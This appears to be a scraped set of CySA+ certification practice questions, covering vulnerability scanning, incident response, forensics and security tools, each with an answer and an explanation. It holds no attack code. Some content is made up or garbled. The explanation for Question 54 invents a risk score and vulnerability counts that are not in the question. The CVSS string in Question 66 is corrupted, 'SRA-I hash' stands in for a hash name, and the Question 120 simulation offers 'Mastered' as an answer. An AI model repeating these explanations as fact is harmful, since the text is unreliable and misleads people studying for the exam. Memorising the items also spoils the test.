A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

- A. The current scanners should be migrated to the cloud
- B. Cloud-specific misconfigurations may not be detected by the current scanners
- C. Existing vulnerability scanners cannot scan IaaS systems
- D. Vulnerability scans on cloud environments should be performed from the cloud

Answer: B

Explanation:

Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs.

Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

NEW QUESTION 50

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

- A. Ask the web development team to update the page contents
- B. Add the IP address allow listing for control panel access
- C. Purchase an appropriate certificate from a trusted root CA
- D. Perform proper sanitization on all fields

Answer: D

Explanation:

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

NEW QUESTION 54

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host    CVE: (Vulnerability Name) Metrics
----    -
host01 CVE-2003-99992: (TransAt1) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)   DDS:AEX:NOA
host03  CVE-2007-99996:
      (NarrowStairs)           RCE:AEX:HVT
host04  CVE-2009-99998:
      (Topendoor)             UDD:NOA

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

- A. host01
- B. host02
- C. host03
- D. host04

Answer: C

Explanation:

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of $10 \times 0.9 = 9$, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION 55

An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

- A. PCI Security Standards Council
- B. Local law enforcement
- C. Federal law enforcement
- D. Card issuer

Answer: D

Explanation:

Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach. The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach. Official References: <https://www.pcisecuritystandards.org/>

NEW QUESTION 60

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

- A. InLoud:Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No
- B. TSpirit:Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
- C. ENameless: Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No
- D. PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

Answer: B

Explanation:

The vulnerability that should be patched first, given the above third-party scoring system, is: TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No. This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

NEW QUESTION 63

A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

- A. Upload the binary to an air gapped sandbox for analysis
- B. Send the binaries to the antivirus vendor
- C. Execute the binaries on an environment with internet connectivity
- D. Query the file hashes using VirusTotal

Answer: A

Explanation:

The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

NEW QUESTION 66

Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H
Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

Answer: B

Explanation:

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system>

NEW QUESTION 70

After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

- A. Avoid
- B. Transfer
- C. Accept
- D. Mitigate

Answer: A

Explanation:

Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 71

An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

- A. Beaconsing
- B. Cross-site scripting
- C. Buffer overflow
- D. PHP traversal

Answer: A

NEW QUESTION 73

Which of the following security operations tasks are ideal for automation?

- A. Suspicious file analysis: Look for suspicious-looking graphics in a folder. Create subfolders in the original folder based on category of graphics found. Move the suspicious graphics to the appropriate subfolder
- B. Firewall IoC block actions: Examine the firewall logs for IoCs from the most recently published zero-day exploit. Take mitigating actions in the firewall to block the behavior found in the logs. Follow up on any false positives that were caused by the block rules
- C. Security application user errors: Search the error logs for signs of users having trouble with the security application. Look up the user's phone number. Call the user to help with any questions about using the application
- D. Email header analysis: Check the email header for a phishing confidence metric greater than or equal to five. Add the domain of sender to the block list. Move the email to quarantine

Answer: D

Explanation:

Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION 77

While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

- A. Shut the network down immediately and call the next person in the chain of command.
- B. Determine what attack the odd characters are indicative of
- C. Utilize the correct attack framework and determine what the incident response will consist of.
- D. Notify the local law enforcement for incident response

Answer: B

Explanation:

Determining what attack the odd characters are indicative of is the next step that should be taken after reviewing web server logs and noticing several entries with the same time stamps, but all contain odd characters in the request line. This step can help the analyst identify the type and severity of the attack, as well as the possible source and motive of the attacker. The odd characters in the request line may indicate that the attacker is trying to exploit a vulnerability or inject malicious code into the web server or application, such as SQL injection, cross-site scripting, buffer overflow, or command injection. The analyst can use tools and techniques such as log analysis, pattern matching, signature detection, or threat intelligence to determine what attack the odd characters are indicative of, and then proceed to the next steps of incident response, such as containment, eradication, recovery, and lessons learned. Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 78

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

- A. Disable the user's network account and access to web resources
- B. Make a copy of the files as a backup on the server.
- C. Place a legal hold on the device and the user's network share.
- D. Make a forensic image of the device and create a SRA-I hash.

Answer: D

Explanation:

Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official References:

- <https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/>
- <https://swaillescomputerforensics.com/digital-forensics-imaging-hash-value/>

NEW QUESTION 82

Which of the following is the first step that should be performed when establishing a disaster recovery plan?

- A. Agree on the goals and objectives of the plan
- B. Determine the site to be used during a disaster
- C. Demonstrate adherence to a standard disaster recovery process
- D. Identity applications to be run during a disaster

Answer: A

Explanation:

The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

NEW QUESTION 83

While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

- A. Address space layout randomization
- B. Data execution prevention
- C. Stack canary
- D. Code obfuscation

Answer: A

Explanation:

The correct answer is A. Address space layout randomization.

Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows¹. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs².

The other options are not the best explanations for why the memory address changes every time the process runs. Data execution prevention (B) is a security control that prevents code from being executed in certain memory regions, such as the stack or the heap³. Stack canary © is a security technique that places a random value on the stack before a function's return address, to detect and prevent stack buffer overflows. Code obfuscation (D) is a technique that modifies the source code or binary of a program to make it more difficult to understand or reverse engineer. These techniques do not affect the memory address space of a process, but rather the execution or analysis of the code.

NEW QUESTION 86

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

- A. A mean time to remediate of 30 days
- B. A mean time to detect of 45 days
- C. A mean time to respond of 15 days
- D. Third-party application testing

Answer: A

Explanation:

A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited 45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited

NEW QUESTION 91

Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

- A. SLA
- B. MOU
- C. Best-effort patching
- D. Organizational governance

Answer: A

Explanation:

An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer¹²

An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.

Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing.

Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

NEW QUESTION 92

A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

- A. Credentialed scan
- B. External scan
- C. Differential scan
- D. Network scan

Answer: A

Explanation:

A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

NEW QUESTION 97

An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

- A. CIS Benchmarks
- B. PCI DSS
- C. OWASP Top Ten
- D. ISO 27001

Answer: A

Explanation:

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently¹ PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

NEW QUESTION 98

The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

- A. Deploy a CASB and enable policy enforcement

- B. Configure MFA with strict access
- C. Deploy an API gateway
- D. Enable SSO to the cloud applications

Answer: A

Explanation:

A cloud access security broker (CASB) is a tool that can help reduce the risk of shadow IT in the enterprise by providing visibility and control over cloud applications and services. A CASB can enable policy enforcement by blocking unauthorized or risky cloud applications, enforcing data loss prevention rules, encrypting sensitive data, and detecting anomalous user behavior.

NEW QUESTION 99

An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

- A. SOAR
- B. SIEM
- C. SLA
- D. IoC

Answer: A

Explanation:

SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

NEW QUESTION 104

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Answer: C

NEW QUESTION 109

A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to categorize and prioritize the respective systems?

- A. Interview the users who access these systems,
- B. Scan the systems to see which vulnerabilities currently exist.
- C. Configure alerts for vendor-specific zero-day exploits.
- D. Determine the asset value of each system.

Answer: D

Explanation:

Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

NEW QUESTION 112

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

- A. Single pane of glass

- B. Single sign-on
- C. Data enrichment
- D. Deduplication

Answer: D

Explanation:

Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 113

When starting an investigation, which of the following must be done first?

- A. Notify law enforcement
- B. Secure the scene
- C. Seize all related evidence
- D. Interview the witnesses

Answer: B

Explanation:

The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

NEW QUESTION 117

A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

- A. Generate a hash value and make a backup image.
- B. Encrypt the device to ensure confidentiality of the data.
- C. Protect the device with a complex password.
- D. Perform a memory scan dump to collect residual data.

Answer: A

Explanation:

Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

NEW QUESTION 119

A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

- A. External
- B. Agent-based
- C. Non-credentialed
- D. Credentialed

Answer: B

Explanation:

Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 120

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.


Instructions:

Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan. For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results. The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Network Diagram



Hot Area:

Findings Listing 1	Results Generated
<p>False Positive</p> <p>Critical (10.0) 12209 Security Update for Microsoft Windows (835732)</p> <p>Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)</p> <p>Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)</p> <p>Critical (10.0) 58662 Samba 3.x:3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)</p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p>False Positive</p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p> <p>Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)</p> <p>Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)</p> <p>Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)</p> <p>Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p>False Positive</p> <p>WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used</p> <p>INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled</p> <p>INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled</p> <p>INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled</p> <p>INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

Hot Area:

Findings Listing 1	Results Generated
<p>False Positive</p> <p>Critical (10.0) 12209 Security Update for Microsoft Windows (835732)</p> <p>Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)</p> <p>Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)</p> <p>Critical (10.0) 58662 Samba 3.x:3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)</p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p>False Positive</p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p> <p>Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)</p> <p>Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)</p> <p>Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)</p> <p>Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p>False Positive</p> <p>WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used</p> <p>INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled</p> <p>INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled</p> <p>INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled</p> <p>INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>

NEW QUESTION 123

A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

- A. Wipe the computer and reinstall software
B. Shut down the email server and quarantine it from the network.
C. Acquire a bit-level image of the affected workstation.
D. Search for other mail users who have received the same file.

Answer: D

Explanation:

Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

NEW QUESTION 128

An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

- A. Blocklisting
- B. Allowlisting
- C. Graylisting
- D. Webhooks

Answer: B

Explanation:

The correct answer is B. Allowlisting.

Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers¹².

